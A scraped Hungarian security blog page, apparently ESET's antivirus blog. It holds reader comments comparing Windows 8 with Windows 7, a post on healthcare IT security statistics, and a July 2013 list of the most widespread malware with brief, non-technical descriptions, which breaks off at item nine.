PAE (Physical Address Extension) is a "workaround" for letting x86-32bit(!) OS see more than 4GB of RAM. 4GB is the limit for 32bit memory addresses.

ha erről van szó, melyik régi vasban van több, mint négy giga ram? :o

akkor a linux nem felhasználóbarát :)



pingwin · http://pingwin.blog.hu 2013.08.15. 15:49:40

@Fall: ízlések, pofonok, jól elvagyok a hp cuccokkal, igyaz egyik se multifunkciós, hanem célszerszám :)

azért van pár játés, valamint létezik ezen kívül is pár native linuxos darab



Androsz 2013.08.15. 16:53:56

@Fall: Akkor nem félreértettelek, hanem csak más a véleményünk. Személyes tapasztalatom a Win8-ról nincs, de sokat olvastam mások véleményét, amelyek nagyobb része azt tükrözi, hogy a csempézés rossz ötlet volt, főleg hogy megszűnt a régi technika lehetősége.

Az a bajom, hogy én akárhányszor nézek véleményeket, sőt, kérdésemra adott válaszokat, nekem még nem derült ki, hogy a Win8 miben jobb a Win7-nél. Csak azt látom, hogy az Asztal kezelése megváltozott, de nekem ez kevés ahhoz, hogy a Win8-at fejlettebnek, a többit elavulttá tevő új csodának kiáltsa ki a marketingduma. Mit tud még a Win8? Az Asztal paradigmája a Win95 óta változatlan, és nem sokban tér el a Win 3.1-ben használt, akár Asztalként is felfogható Programkezelő ablaktól. De közben történtek lényeges alapelvi módosítások, noha ezek nem mindegyiként vehetem fejlődésnek. Mi az, amiben viszont a Win8 új fejezetet nyitott? Vagy csak a korábbi rendszerek csempés változatának kellene tekintenem?

@pingwin: "melyik régi vasban van több, mint négy giga ram? :o"

Sőt, melyik újban? Most raktam össze egy új gépet egy gyereknek, játékra. Négy giga RAM-mal, mert az új játékok ajánlott rendszerigényeként a legtöbb esetben is csak ennyi van megadva. Igaz, hogy a Win7-64 ebből egy csomót felzabál (MIRE,

BASSZUS?!), de utána a próbált játékok mindegyike nagyon jól elzünnyög. Ha nem valami játékőrült vagy szimulációs programokat nyomató mérnök akar egy erőművet használni, bizony a 4 giga ma is elég. Tudom, lesz az még nem elég, mihelyt előkerül a Windows 9. Merthogy az oprendszer saját maga terheli agyon a gépet, nem a programok, amiért az ufók egyszer még betegre fogják röhögni magukat, ha majd a romjaink között turkálva felfedeznek egy user's manualt. Majd bólintanak egyet, mivel megtudták, mi vezetett egy fejlődő technikájú bolygó pusztulásához.

@Fall: DOS3.3-DOS4, DOS5-DOS6 (kuka), DOS 6.20-DOS7.0, DOS7.1
Win3.1(1)-Win95, Win98-ME, XP-Vista, Win7-Win8. :-)



□all 2013.08.16. 07:43:18

@Androsz: Látod, látod, csak kibúj a szög a zsákból! :) Amíg nem volt személyes tapasztalatom, én is kétkedve néztem a Win8-at. Aztán úgy döntöttem, megpróbálom az új üdvöskét. Chateltem kicsit a MS supportjával, amit tudni akartam, megtudtam. Ezután feltoltam a gépre, rá a Win7-re, gond nélkül vette az akadályt. Barátkoztam a csempével, s ami igaz, az igaz, elsőre instant idegbaj a csak start menühöz szokott észnek, de ha egy aprócskát (ahogy mifelénk mondják: egy hangyaf@sznyit) nyitott az ember, simán átlátja a koncepciót, s megérti, hogy a csempés felület tulajdonképpen nem más, mint egy színes-szagos-mozgó start menü, amihez nem kell se billentyűkombináció, se bal alsó sarok, csak kattintás és indul a program. Az átállást megkönnyítendő, felraktam a Start8 és a ModernMix nevű programokat. Meg is vettem, de a próbaidő is elég a WinXp-Win8 vagy Win7-Win8 átálláshoz, csak úgy gondoltam, kétszer 5 dollár nem pénz ezekért a szoftverekért. Jelenleg vegyesen használom a két megoldást, hol a hagyományos módon, hol csempékkel. Szerintem a csempés megoldás határozottan előrelépés, még asztali gépen is. Azt meg külön szeretem, hogy kevesebbet eszik, mint a Win7, már mentett meg a beépített újratelepítés és fájlfelújítás, használhatom online fiókkal is, díjazom a leválasztott beállítási lehetőségeket (Gépház) és érzésre gyorsabb is.

Egy próbát mindenképpen megér, hogy senki se hallomásból vonjon le következtetéseket, mint a Vista esetében. Azt is elkapálták, pedig igen kevesen próbálták ki, s csak annyi hibája volt, hogy mert szakítani olyan dolgokkal, amiket addig bebetonozottnak véltek a felhasználók, s többet evett, mint a minimális hardverekkel is beérő XP. De Vista nélkül nem lenne Win7 sem, illetve nem olyan lenne, amilyen most: népszerű. Lehet, a Win8 sem lesz az, de engem meggyőzött, sőt, örülök, hogy leváltottam a Win7-est.

A DOS-os rész számomra irreleváns, a Windowsoknál meg nem értem a koncepciót: melyik a jó és melyik a rossz? A Win3.1 jó, a 95 rossz? A 98 jó, a ME rossz? (stb) Hol az NT és a Win2000? en.wikipedia.org/wiki/Timeline_of_Microsoft_Windows

Én úgy látom, az Microsoft minden operációs rendszere hozott valami újítást, amit a maga idejében minimum szemöldökfelvonással nézett mindenki. Emellett mindegyikben egy rakat hiba volt, amit folyamatosan javítani kellett. Többek között az XP sem volt túl barátságos az SP1-ig. A Vista ugyanez. A Win7-nél már tanultak ebből, de aki kihagyta a Vistát, nem kicsit izzadhatott, míg átszokott. A Win8 meg reagált a tabletes, érintőképernyős mániára. Erőszakosan, de a csempék koncepciója is átlátható, működő, de igény esetén fájdalommentesen kiiktatható.

Nem mennék vissza Win7-re, az biztos. ;)



Androsz 2013.08.16. 15:06:34

@Fall: Eleve mások véleményét idéztem, de persze ez a "mások" nyilvánvalóan nem alap egy általános közvélekedés ismertetésére. De azt látom, hogy gyakran találkozom elmarasztaló véleménnyel a Win8-ról.

"a csempés felület tulajdonképpen nem más, mint egy színes-szagos-mozgó start menü, amihez nem kell se billentyűkombináció, se bal alsó sarok, csak kattintás és indul a program."

Nos, először is a színes-szagos nem az én stílusom, de ez kizárólag ízlés dolga. Viszont nem kell a billentyűkombináció... Mondjuk úgy, hogy nem lehet billentyűzetről a programokat indítani, jól gondolom? Én a Start menüből hol egérrel, hol billentyűzetről indítom a programokat, mikor hogy jut eszembe. De az utóbbi nagyon gyakori, mert jóval kényelmesebb, mint kattintgatni.

Hogy miért? Megnéztem – a szám engem is meglepett –, az én XP-mben e pillanatban 877 programfájl indítólinkje van a Start menüben. 877, és ez nem tartalmazza a dokumentumok, előzmények satöbbi linkjeit, amelyeket én egyébként nem is használok. És én törlöm a Start menümben az uninstallokat, readme-ket, gyártói honlapok címeit. Természetesen egy jól felépített fastruktúrában, almenükben vannak ezek szétosztva, és ahogy megnéztem, elég egyenletesen.

Ezekből a linkekből, mondjuk, 100-at gyakran használok. Mindenféléket, karbantartó programokat, egyszerűbb eszközöket, multimédiás programokat, irodai alkalmazásokat, feljesztőeszközöket, mindenfélét. Újabb 200-at esetileg használok, attól függően, hogy miféle időszakos tevékenységre állok át. Például videókonvertálás vagy PDF fájlok feldolgozása. Én szeretem a különféle feladatokat különféle, célzottan arra írt programokkal elvégezni. Megbízhatóbbak, mint a nagy alkalmazások, amelyekbe sokféle funkciót összelapátolnak, de csak félig-meddig kidolgozva. Újabb 50 azért van, hogy ha valamilyen hibahelyzet áll elő, töketlenkedés nélkül elháríthassam. 172 játéklink van nálam jelenleg. Kis játékok, nem kedvelem a ma szokásos, elég egysíkú, nagyformátumú játékokat, viszont ha olyan kedvem van, játszom egy bridzspartit, egy AirStrike-ot,

vagy éppen nekiugrom a Fly!II-nek. Van, aminek talán soha, bár mindegyik játékom kiválogatva van a netről, vagy éppen még egy régi DOS-os lemezről. :-) Tényleg.

Van lehetőségem a csempés felületen ennyi program közül válogatni? Ha nincs, akkor nekem nem felel meg, de ez csak én vagyok, és tudom, hogy már van startmenü-pótlék. Ha nem lenne, és a 8-at kellene használnom, írnék egyet, mert nem tudnék megválni tőle, amint az látható.

Ez nem kötekedés, hanem csak egy vélemény. Ettől még sokan szerethetik a csempézést. Nekem nincs is bajom vele igazából, nekem az a bajom, hogy mit tud még az új rendszer. Azt írtad, hogy kevesebbet eszik, gyorsabbnak érzed, van benne egy neked tetsző helyreállítási képesség, és tudsz online fiókról dolgozni vele. (Ez mi, távoli elérés?) Ezek már konkrétumok, valamennyire. Engem foglalkoztat a kevesebbet evés. Az én gépemen 1 GiB RAM van, ebből – elég szégyen – 230 mega szabad, 330 mega puffer, 260 mega !! a Firefox, a többi a rendszer, víruspajzs, tűzfal, meg egy-két kisebb háttérprogram. Az elkülönített C: meghajtómon, a lapozófájlt nem számolva, durván 5 giga a rendszer, .NET-tel, Javával. Természetesen a dokumentumfájlok más meghajtón vannak. Évésből mennyiségre ezt tudom mondani, a sebességadatok más ügy, de megpróbálhatjuk összehasonlítani, ha téged is érdekel. Engem viszont nagyon komolyan érdekel, hogy mi a helyzet a Win8-cal mennyiségi téren. Ha most nagyobb RAM-ot akarnék, könnyen lehet, hogy alaplap- és processzorcsere is vele járna, köszönhetően a marketingmechanizmusnak, minimum 40 ezerért.

"Windowsoknál meg nem értem a koncepciót: melyik a jó és melyik a rossz?"

Úgy, ahogy írtad, az első jó, a második nem. Az NT-k külön ág, azokat nem ismerem. Azt, hogy a Vista egy tévedés, nem én mondom, hanem végül maga a Microsoft bökte ki. Kénytelen volt rá, mert a vásárlási mutatókat mindenki láthatta, és azok beszédesek voltak.

"De Vista nélkül nem lenne Win7 sem, illetve nem olyan lenne, amilyen most: népszerű."

:-D Jópofa megjegyzés, pontos találat. Pistike, miért fogod meg azt a szegény lepkét? Hiszen neki rossz, hogy bezárod. Igen, mama, de milyen boldog lesz, amikor szabadon engedem! Milyen boldog lesz a felhasználó, amikor a szar helyett kapnak egy használhatóbbat? Lehet, hogy tényleg így gondolkoznak.



pingwin · http://pingwin.blog.hu 2013.09.03. 15:38:06

www.sg.hu/cikkek/99522/windows_xp_2014_utan_is_lesz_reszleges_tamogatas :)

Informatikai biztonság az egészségügyben


2013.08.16. 11:48 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: usa biztonsági egészségügyi titkosítás infografika byod incidensek

Erről eddig elég kevés szó esett, pedig vitathatatlanul fontos kérdés. **Nagy infografikás statisztika arról, hogy áll az IT biztonság az egészségügy területén, hol vannak a legnagyobb lyukak a privátszféra védelmében, vagy éppen mennyien titkosítják** pedánsan az amerikai kórházi dolgozók közül az érzékeny betegadatokat a hordozható mobileszközeiken.



Az ESET összegyűjtötte egy látványos infografikán, milyen félelmek, milyen gyengepontok vannak ezen a védelmi vonalon. Egyértelműen elkerülhetetlen, hogy a betegadatok egy idő után mindenhol elektronikus nyilvántartásba kerüljenek, a 2006-os évhez képest ennek feldogozottsága a korábbi 22%-ról 2012-re 77%-ra emelkedett. Ugyancsak fontos mutató, hogy **az egészségügyi intézmények jelentős többsége, számszerűsítve 91%-a használ valamiféle felhőalapú technológiát vagy szolgáltatást**. Az összesítés szerint azonban a növekvő elektronikus feldolgozottság emelkedő számú biztonsági incidensekhez is vezet, így **a statisztikai adatok szerint 2010 óta 200%-kal emelkedett a nyilvánosságra került ilyen incidensek száma az Egyesült Államokban**.



A második legriasztóbb érték a **naponta átlagosan veszélybekerülő betegadatok száma, ez 17,000. Ennyi szivárog ki, veszik el vagy kerül illetéktelen kezekbe egyetlen nap leforgása alatt**. Az, hogy az USA-n belül a betegek hány százaléka aggódik, valószínűleg fontos, de kevésbé releváns tétel, ám ami igazán aggasztó lehet, hogy **az egészségügyi dolgozók 81%-a él a BYOD**, azaz a Bring Your Own Device lehetőségével munkahelyén, magyarán hozza-viszi a kórházba saját személyes okostelefonját, tabletjét vagy noteszgépét, ám az intézményen belül csak 21% ellenőrzi ezeket még a csatlakoztatás előtt. Ugyancsak kritikus **gyengepontnak látszik, hogy 74%-ban egyáltalán nem titkosítják a betegadatokat a mobileszközeiken. A blogon már többször is beszámoltunk olyan elvesztett, ellopott adathordozókról, noteszgépekről, melyeken bár hasonlóan kiemelten kritikus adatokat tároltak, de sajnálatos módon nem titkosították, így azok tartalma egyszerűen rossz kezekbe kerülhetett.**



Azt persze tudni kell, az ottani adatvédelmi törvények kötelezik az intézményeket arra, hogy az incidensekről beszámoljanak a nyilvánosság előtt. **Az összegyűjtött adatok jól mutatják, hogy komoly erőfeszítések és előrelépések történnek e területen, de egyben azt is jelzik, hol kell a jövőben jelentős munkát befektetni a biztonság hatékonyabb megóvása érdekében. Egyszer szívesen látnánk hasonló adatokat a magyar egészségügy területéről is, jó lenne tudni, nálunk mi a helyzet**.

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Boldog Új Évet Kívánunk!
- A CryptoLocker esete a rendőrséggel
- Újabb URL ellenőrző motor a VirusTotalon
- Negyedszázados férgek - októberi adatok
- Erősítsük meg új mailcímünket. Vagy mégsem.

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5463461

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Kártékony böngésző kiegészítők jönnek

2013.08.21. 12:27 | Csizmazia István [Rambo] | 14 komment

Címkék: statisztika adatok július nod32 havi threatsense vírusstatisztika 2013.

Az **ESET minden hónapban összeállítja a világszerte terjedő számítógépes vírusok toplistáját**, melyből megtudhatjuk, hogy aktuálisan milyen kártevők veszélyeztetik leginkább a felhasználók számítógépeit. **2013. júliusában a következő 10 károkozó terjedt a legnagyobb számban**.




Az aktuális havi listánkat az Autorun vírust még május hónapban leváltó Win32/Bundpill féreg vezeti, amely hordozható külső adathordozókon terjed. Futása során különféle átmeneti állományokat hoz létre a megfertőzött számítógépen, majd egy láthatatlan kártékony munkafolyamatot is elindít. Valódi **károkozásra is képes, ugyanis meghajtóinkról** az *.exe, *.vbs, *.pif, *.cmd kiterjesztésű, valamint a mentési Backup állományokat is törölheti.

Új szereplő is színre lépett a nyolcadik helyezett JS/Chromex.FBook trójai személyében, amely tulajdonképpen egy hamis, kártékony böngésző kiegészítő. A rosszindulatú kiegészítő plugin változattól függően a Chrome, illetve a Firefox böngésző klienst tudja sikeresen megfertőzni. Futása során további fájlokat, illetve Registry bejegyzéseket hoz létre a megtámadott számítógépen, és a későbbiekben **a felhasználó nevében önállóan képes észrevétlenül üzeneteket posztolni a Facebook közösségi oldalon**.



Az ESET Global Trends Report e havi kiadásából egyrészt értesülhettünk arról, hogy tíz esztendő folyamatos munkájával immár **a 80. Virusbulletin VB100% díjat sikerült megszerezni**. Ez egyedülálló rekord, újabb mérföldkő, melyet csak olyan termék kaphat meg, amely azonosít minden vadon terjedő (In The Wild) vírust, de eközben egyetlen hamis riasztást sem ad.

Emellett arról is beszámoltak **az ESET biztonsági kutatói, hogy 2013-ban nem csak észleltek már több, különböző TOR-alapú botnetet, illetve ezekhez szorosan kapcsolódó kártevőt, hanem ezek számának folyamatos növekedését is megfigyelték**. A TOR rendszer (The Onion Router) eredetileg egy olyan technikai lehetőséget nyújt, melynek segítségével számos proxy szerveren átvezetve a forgalmat lehetővé válik az internetes böngészés közbeni anonim jelenlét, emellett pedig olyan technikai korlátozások, tartalomszűrések megkerülését is biztosítja, melyek révén az eredetileg cenzúrázott internetes tartalmak is megjeleníthetővé válnak. Tudni kell azt is, hogy az anonimitást nem csak a korlátozásokat elszenvedő országokbeli aktivisták, politikai ellenzékiek használják, hanem emellett a web sötét oldalához tartozó illegális kábítószer kereskedők, illetve az így rejtőzködni kívánó pedofilok, terroristák is.



Júliusi fontosabb blogposztjainkat áttekintve rögtön egy izgalmas témával kezdünk, egy friss átverésben látszólag Captcha ablakot töltünk ki a böngészőnkben, ám a valóságban ehelyett egy kártevő lefuttatását engedélyezzük. **A megtévesztés alapú "keyjacking"** egyelőre olaszul jelentkezett, de a trükk sajnos nagy valószínűséggel előbb-utóbb nyelvfüggetlenül is felbukkan majd mindenhol.



Időszerűen a nyaralási szezonhoz igazodva öt rövid pontban összeszedtük, mivel segíthetjük számítógépes biztonságunkat a nyaralás alatt. Itt a **biztonsági mentésekről, jelszavas védelemről épp úgy szó esett, mint a lopásgátló funkció használatáról**, amelyet nem csak okostelefonunkon vagy tabletünkön, hanem a 6-os verziós ESET Smart Security megjelenésének köszönhetően már noteszgépünkön is használhatunk.



Ugyancsak a pihenéssel, **nyaralással kapcsolatos átverés az úgynevezett "elveszett poggyász sztori"**, amelynél tulajdonképpen a feltört, vagy kitalált Facebook jelszavunk birtokában a nevünkben kapnak az ismerőseink egy hamis üzenetet, miszerint ellopták volna a poggyászunkat Londonban, ezért állítólag sürgősen szeretnénk tőlük pénzt kölcsönkérni.




Végül **igyekeztünk támpontot adni ahhoz, hogyan szúrjuk ki a gyanús Android appokat, hogy sikeresen elkerüljük** okostelefonunkon vagy tabletünkön a hamis, kémkedő, vagy "hazatelefonáló" alkalmazásokat.



Vírustoplista


Az ESET több millió felhasználó visszajelzésein alapuló statisztikai rendszere szerint **2013. júliusában a következő 10 károkozó terjedt világszerte a legnagyobb számban, és volt együttesen felelős az összes fertőzés 20.21%-áért**. Aki pedig folyamatosan és első kézből szeretne értesülni a legújabb Facebook-os kártevőkről, a közösségi oldalt érintő mindenfajta megtévesztésről, az csatlakozhat hozzánk az ESET Magyarország www.facebook.com/biztonsag, illetve az antivirusblog.hu oldalán.



1. Win32/Bundpill féreg

Elterjedtsége a júliusi fertőzések között: 3.78%

Működés: A Win32/Bundpill féreg hordozható külső adathordozókon terjed. Futása során különféle átmeneti állományokat hoz létre a megfertőzött számítógépen, majd egy láthatatlan kártékony munkafolyamatot is elindít. Valódi károkozásra is képes, a meghajtóinkról az *.exe, *.vbs, *.pif, *.cmd kiterjesztésű és a Backup állományokat törölheti. Ezenkívül egy külső URL címről megkísérel további kártékony komponenseket is letölteni a HTTP protokoll segítségével, majd ezeket lefuttatja.




Bővebb információ: http://www.virusradar.com/en/Win32_Bundpil.A/description

2. HTML/ScrInject trójai

Elterjedtsége a júliusi fertőzések között: 2.30%


Működés: A HTML/ScrInject trójai egy RAR segédprogrammal tömörített állomány, amely telepítése során egy üres

(c:\windows\blank.html) állományt jelenít meg a fertőzött gép böngészőjében. Hátsó ajtót nyit a megtámadott rendszeren, és ezen keresztül a háttérben további kártékony JavaScript állományokat kísérel meg letölteni.



Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/scrinject-b-gen

3. INF/Autorun vírus
Elterjedtsége a júliusi fertőzések között: 2.23%
Működés: Az INF/Autorun gyűjtőneve az autorun.inf automatikus programfuttató fájlt használó károkozóknak. A kártevő fertőzésének egyik jele, hogy a számítógép működése drasztikusan lelassul, és fertőzött adathordozókon (akár MP3-lejátszókon is) terjed.



Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/%21autorun

4. Win32/Sality vírus
Elterjedtsége a júliusi fertőzések között: 2.18%
Működés: A Win32/Sality egy polimorfikus fájlfertőző vírus. Futtatása során elindít egy szerviz folyamatot, illetve Registry bejegyzéseket készít, hogy ezzel gondoskodjon arról, hogy a vírus minden rendszerindítás alkalmával elinduljon. A fertőzése során EXE illetve SCR kiterjesztésű fájlokat módosít, és megkísérli lekapcsolni a védelmi programokhoz tartozó szerviz folyamatokat.




Bővebb információ: http://www.virusradar.com/Win32_Sality.NAR/description

5. HTML/Iframe.B.Gen vírus
Elterjedtsége a júliusi fertőzések között: 2.04%
Működés: A HTML/Iframe egy gyűjtőneve az olyan vírusoknak, amelyek HTML weboldalak Iframe tagjeibe ágyazódva egy megadott URL helyre irányítja át a böngészőt a felhasználó tudta és engedélye nélkül. Fertőzött weboldalakon keresztül terjed.




Bővebb információ: http://www.virusradar.com/HTML_Iframe.B.Gen/description

6. Win32/Dorkbot féreg
Elterjedtsége a júliusi fertőzések között: 1.75%
Működés: A Win32/Dorkbot féreg cserélhető adathordozók segítségével terjed. A féreg tartalmaz egy hátsóajtó komponenst is, melynek segítségével távolról átvehető az irányítás a fertőzött számítógép felett. Maga a futtatható állomány UPX segítségével tömörített EXE, futtatása során pedig összegyűjti az adott gépről a weboldalakhoz tartozó felhasználói neveket és jelszavakat, majd ezeket megkísérli egy távoli gépre elküldeni.



Bővebb információ: http://www.virusradar.com/en/Win32_Dorkbot.B/description


7. Win32/Conficker féreg
Elterjedtsége a júliusi fertőzések között: 1.71%
Működés: A Win32/Conficker egy olyan hálózati féreg, amely a Microsoft Windows MS08-067 biztonsági bulletinben tárgyalt hibát kihasználó exploit kóddal terjed. Az RPC (Remote Procedure Call), vagyis a távoli eljáráshívással kapcsolatos sebezhetőségre építve a távoli támadó megfelelő jogosultság nélkül hajthatja végre az akcióját. A Conficker először betölt egy DLL fájlt az SVCHost eljáráson keresztül, majd távoli szerverekkel lép kapcsolatba, hogy azokról további kártékony kódokat töltsön le. Emellett a féreg módosítja a host fájlt, ezáltal számos antivírus cég honlapja elérhetetlenné válik a megfertőzött számítógépen. Változattól függően a felhasználó maga telepíti, vagy egy biztonsági résen keresztül felhasználói beavatkozás nélkül magától települ fel, illetve automatikusan is elindulhat egy külső meghajtó fertőzött Autorun állománya miatt.



Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/%21conficker


8. JS/Chromex.FBook trójai
Elterjedtsége a júliusi fertőzések között: 1.55%
Működés: A JS/Chromex.FBook trójai tulajdonképpen egy hamis, kártékony böngésző kiegészítő. A rosszindulatú kiegészítő plugin változattól függően a Chrome, illetve a Firefox böngésző klienst tudja sikeresen megfertőzni. Futása során további fájlokat, illetve Registry bejegyzéseket hoz létre a megtámadott számítógépen, és a későbbiekben a felhasználó nevében önállóan képes észrevétlenül üzeneteket posztolni a Facebook közösségi oldalon.
Bővebb információ: http://www.virusradar.com/en/JS_Chromex.FBook.A/description

9. Win32/Ramnit vírus
Elterjedtsége a júliusi fertőzések között: 1.41%
